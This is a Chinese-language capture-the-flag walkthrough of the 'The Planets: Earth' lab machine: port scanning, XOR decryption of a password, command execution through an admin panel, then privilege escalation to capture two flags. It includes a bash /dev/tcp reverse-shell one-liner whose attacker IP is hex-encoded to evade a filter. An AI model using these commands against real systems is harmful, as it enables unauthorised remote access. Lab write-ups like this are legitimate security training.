


The Planets: Earth

一、 信息搜集
ip端口信息扫描


得到22 80 443端口

访问80端口,状态码400
400 Bad Request错误表示服务器无法理解客户端发送的请求,原因通常是由于客户端发送的请求存在问题。
使用更详细的端口扫描
nmap -A -sV -T4 -p- 192.168.0.110

发现有DNS解析
设置本地DNS域名解析
把DNS解析放到添加到C:WindowsSystem32driversetchosts文件中


192.168.0.110 earth.local
192.168.0.110 terratest.earth.local
尝试访问
http://earth.local/

http://terratest.earth.local/

都正常显示
目录扫描


二、 漏洞利用
1、文件访问
访问robots.txt
https://terratest.earth.local/robots.txt

得到
/testingnotes.*文件,上面一堆后缀,文件后缀应该是上面的其中一个
访问https://terratest.earth.local/testingnotes.txt
得到

翻译如下:
测试安全消息系统注意事项:
使用XOR加密作为算法,应与RSA中使用的安全。
*Earth已确认他们收到了我们发送的消息。
使用testdata.txt文件测试加密功能。
terra用作管理员门户的用户名。诗办事项:
我们如何安全地将每月密钥发送到地球?或者我们应该每周更换密钥?
需要测试不同的密钥长度以防止暴力破解。密钥应该有多长?
需要改进消息界面和管理面板的接口,目前它们非常基础。
访问testdata.txt
https://terratest.earth.local/testdata.txt

wget下载下来

2、 python解密
编写python解密脚本

import binascii
data1 = "  "
f = binascii.b2a_hex(open('testdata.txt', 'rb').read()).decode()
print(hex(int(data1,16) ^ int(f,16)))
运行得到
0x6561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d6174
16进制解码

得到
earthclimatechangebad4humans
earthclimatechangebad4humans
earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimat
发现其他的全部重复
得到密码 earthclimatechangebad4humans
登录

得到


使用find / -name "*flag*" 查找flag

得到flag目录
cat /var/earth_web/user_flag.txt

得到flag1
user_flag_3353b67d6437f07ba7d34afd7d2fc27d
2、 反弹shell提权
写一个反弹shell:bash -i >& /dev/tcp/0xc0.0xa8.0x00.0x6f/9999 0>&1

因为提示禁止了远程连接,所以

192.168.0.111 16进制编码0xc0.0xa8.0x00.0x6f

bash -i >& /dev/tcp/0xc0.0xa8.0x00.0x6f/9999 0>&1


查找有root权限的命令
find / -perm -u=s -type f 2>/dev/null

运行报错


使用 strace 命令进行调试

没有以下三个文件而报错
/dev/shm/kHgTFI5G

/dev/shm/Zw7bV9U5

/tmp/kcM0Wewe
创建


exec /bin/bash -i使用交互式shell

查看/root目录下flag

得到flag2
root_flag_b0da9554d29db2117b02aa8b66ec492e]





